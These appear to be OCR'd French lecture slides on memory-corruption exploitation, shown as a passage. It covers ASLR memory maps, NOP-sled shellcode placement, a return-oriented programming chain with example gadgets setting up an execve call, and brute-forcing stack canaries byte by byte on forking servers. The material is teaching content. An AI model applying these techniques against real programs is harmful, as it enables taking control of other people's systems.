fffdd000-ffffe000	rwxp	[stack]
ffffe000-fffff000	r-xp	[vdso]

Sans ASLR

Exécution 2

08048000-08049000	r-xp	/tmp/e1
08049000-0804a000	rwxp	/tmp/e1
f7e56000-f7e57000	rwxp	
f7e57000-f7fb5000	r-xp	/lib32/libc-2.13.so
f7fb5000-f7fb6000	---p	/lib32/libc-2.13.so
f7fb6000-f7fb8000	r-xp	/lib32/libc-2.13.so
f7fb8000-f7fb9000	rwxp	/lib32/libc-2.13.so
f7fb9000-f7fbd000	rwxp	
f7fdd000-f7fe0000	rwxp	
f7fe0000-f7ffc000	r-xp	/lib32/ld-2.13.so
f7ffc000-f7ffd000	r-xp	/lib32/ld-2.13.so
f7ffd000-f7ffe000	rwxp	/lib32/ld-2.13.so
fffdd000-ffffe000	rwxp	[stack]
ffffe000-fffff000	r-xp	[vdso]

Avec ASLR

Exécution 1

08048000-08049000	r-xp	/tmp/e1
08049000-0804a000	rwxp	/tmp/e1
f75c4000-f75c5000	rwxp	
f75c5000-f7723000	r-xp	/lib32/libc-2.13.so
f7723000-f7724000	---p	/lib32/libc-2.13.so
f7724000-f7726000	r-xp	/lib32/libc-2.13.so
f7726000-f7727000	rwxp	/lib32/libc-2.13.so
f7727000-f772b000	rwxp	
f774b000-f774e000	rwxp	
f774e000-f776a000	r-xp	/lib32/ld-2.13.so
f776a000-f776b000	r-xp	/lib32/ld-2.13.so
f776b000-f776c000	rwxp	/lib32/ld-2.13.so
ffa97000-ffab8000	rwxp	[stack]
ffffe000-fffff000	r-xp	[vdso]

Avec ASLR


Exécution 2

08048000-08049000	r-xp	/tmp/e1
08049000-0804a000	rwxp	/tmp/e1
f7629000-f762a000	rwxp	
f762a000-f7788000	r-xp	/lib32/libc-2.13.so
f7788000-f7789000	---p	/lib32/libc-2.13.so
f7789000-f778b000	r-xp	/lib32/libc-2.13.so
f778b000-f778c000	rwxp	/lib32/libc-2.13.so
f778c000-f7790000	rwxp	
f77b000-f77b3000	rwxp	
f77b3000-f77cf000	r-xp	/lib32/ld-2.13.so
f77cf000-f77d0000	r-xp	/lib32/ld-2.13.so
f77d0000-f77d1000	rwxp	/lib32/ld-2.13.so
ffede000-ffeff000	rwxp	[stack]
ffffe000-fffff000	r-xp	[vdso]

Impossible de deviner l'adresse de la pile et des données donc de préparer un «payload» (séquence pour corrompre le programme) ...

Impossible de deviner l'adresse de la pile et des données
Donc de préparer un «payload» (séquence pour corrompre le programme) ...

S'il n'y a que ça il suffit de faire une grosse cible...



Méthode : On fait précéder le shellcode par une (très) longue plage de NOP (=0x90) instruction ne faisant rien et on met ça

- Dans une ou plusieurs variables d'environnement
- Dans des arguments donnés au programme dans la commande de lancement
- Dans la chaine entrée au programme si c'est possible
- ...

Mission : faire exécuter un shellcode par le programme

3. ASLR et NX

Mettre la pile et les données à des adresses aléatoires
ET pile et zones de données non exécutables...

On cumule les deux protections. Mettre un shellcode dans l'environnement est impossible, et on ne peut s'appuyer sur des fonctions de la libc...

Contournement possible via la technique du ROP

(Return Oriented Programming)

Idée : Utiliser le code du programme pour faire ce que l'on veut.


Les briques sont des codes localisés par leur adresse, les **gadgets,** terminés par un return (ça peut être autre chose...)

addr :
Instruction 1
Instruction 2
instruction 3
ret

G1 : 0x08049747 : add eax, 0x15ebc031 ; ret


G2 : 0x080482f3 : pop eax ; ret

G3 : 0x080485d6 : pop edx ; pop ecx ; ret



0x08049747	G1 On rajoute 0x15ebc031 à EAX
0xea143fda	Valeur de EAX
0x080482f3	G2
0x42424242	Valeur de ECX
0x41414141	Valeur de EDX
0x080485d6	G3

Pile



Au final, on aura EDX=0x41414141, ECX=0x42424242 et EAX=0xb

On empile les gadgets sur la pile ce qui permet de faire un programme complet...

Mission : faire exécuter ce que l'on veut par le programme

4. SSP

Stack Smashing Protection (protection de la pile (en gros))

Le principe...

Un canari est inséré entre L'adresse de retour et les données sur la pile

Adresse haute en mémoire

Argument 2

Argument 1 (= chaine « au revoir »)

Adresse de retour

sauvegarde de EBP d'avant le call

Variable 1

Tab[l-1]

Tab[l-2]

...

Tab[0]


Variable 3

...

memcpy(Tab, org,l)

Le principe...

À la fin de la fonction on regarde si le canari est là. Arrêt si le canari n'est plus là...



memcpy(Tab, org,l+4)

La parade ?

……Pas simple !

- Éviter l'écrasement du canari... (parfois possible)
- Chercher d'autres failles (bof!)


Semble imparable...

Impossible

Mission : prendre le contrôle du programme


Si c'est un serveur qui est visé, alors il y a des possibilités...

Le serveur lance un clone de lui même à chaque connexion




Même canari, même ASLR donc mêmes adresses

Si il y a une fuite d'informations, même légère, on peut deviner le canari et contourner la protection...




Premier octet canari écrasé → Stack smashing




Premier octet canari écrasé par la même valeur → RIEN


On peut deviner cet octet en les essayant tous (256 tests au plus)



